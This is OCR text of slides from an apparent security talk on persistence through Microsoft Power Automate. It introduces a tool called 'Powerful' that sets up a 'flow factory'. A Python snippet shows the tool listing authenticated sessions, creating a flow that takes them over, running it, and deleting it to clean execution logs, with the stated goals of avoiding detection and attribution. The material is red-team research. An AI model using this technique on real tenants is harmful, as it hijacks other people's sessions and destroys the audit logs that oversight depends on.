
Persistency v2





Persistency v2





What do we want?

☒ Arbitrary payloads

☒ No logs

Solving persistency

Our current state:

☑ Remote execution
☒ **Arbitrary payloads**
☑ Maintain access
☑ Avoid detection
☑ Avoid attribution
☒ **No logs**

Executing arbitrary commands


Power Automate Management

Power Automate Management connector enables interaction with Power Automate Management service. For example: creating, editing, and updating flows. Administrators who want to perform operations with admin privileges should call actions with the 'as Admin' suffix.


See documentation

https://docs.microsoft.com/en-us/connectors/flowmanagement/


Introducing Powerful!




github.com/mbrg/powerful


Flow factory
Undo
Redo
Comments
Save
Flow checker
Test
When a HTTP request is received
Initialize responseBody
Scope
Switch
*On
Commands Act...
Case createFlow
*Equals
createFlow
Create Flow
*Environment
Commands Inp...
*Flow Display Name
*Flow Definition
*Flow State
connectionReferences
Set response to flowId
Success
*Status Code
200
Headers
action
Failed
500


Create a flow




List authenticated sessions to use



Delete a flow





Flow factory
Undo
Redo
Comments
Save
Flow checker
Test
When a HTTP request is received
Initialize responseBody
Scope
Switch
*On
Commands Act...
Case createFlow
*Equals
createFlow
Create Flow
*Environment
Commands Inp...
*Flow Display Name
*Flow Definition
*Flow State
connectionReferences
Set response to flowId
Case deleteFlow
*Equals
deleteFlow
Delete Flow
*Environment
*Flow
Add an action
Case getConnections
*Equals
getConnections
List My Connections
*Environment
Set response to connections list
Add an action
Success
Failed

```python
from explore.flow_factory.client import EXAMPLE, FlowFactory

# flow factory webhook url
WEBHOOK = "https://logic.azure.com:443/workflows/<workflow_id>/triggers/manual/paths/invoke?api-version=2016-06-01&sig=<sig>"

factory = FlowFactory(webhook=WEBHOOK)

# find authenticated sessions to leverage
connections = factory.get_connections(environment_id=EXAMPLE["environment"])

# create flow taking over authenticated sessions
flow = factory.create_flow(
    environment_id=EXAMPLE["environment"],
    flow_display_name=EXAMPLE["flowDisplayName"],
    flow_state=EXAMPLE["flowState"],
    flow_definition=EXAMPLE["flowDefinition"],
    connection_references=EXAMPLE["connectionReferences"],
)

# execute flow
factory.run_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])

# delete flow, cleaning execution logs in the process
factory.delete_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])
```

github.com/mbrg/powerful

Powerful (persistency v3)



1. Set up your flow factory
2. Control it though API and a Python CLI

github.com/mbrg/powerful

What do we want?

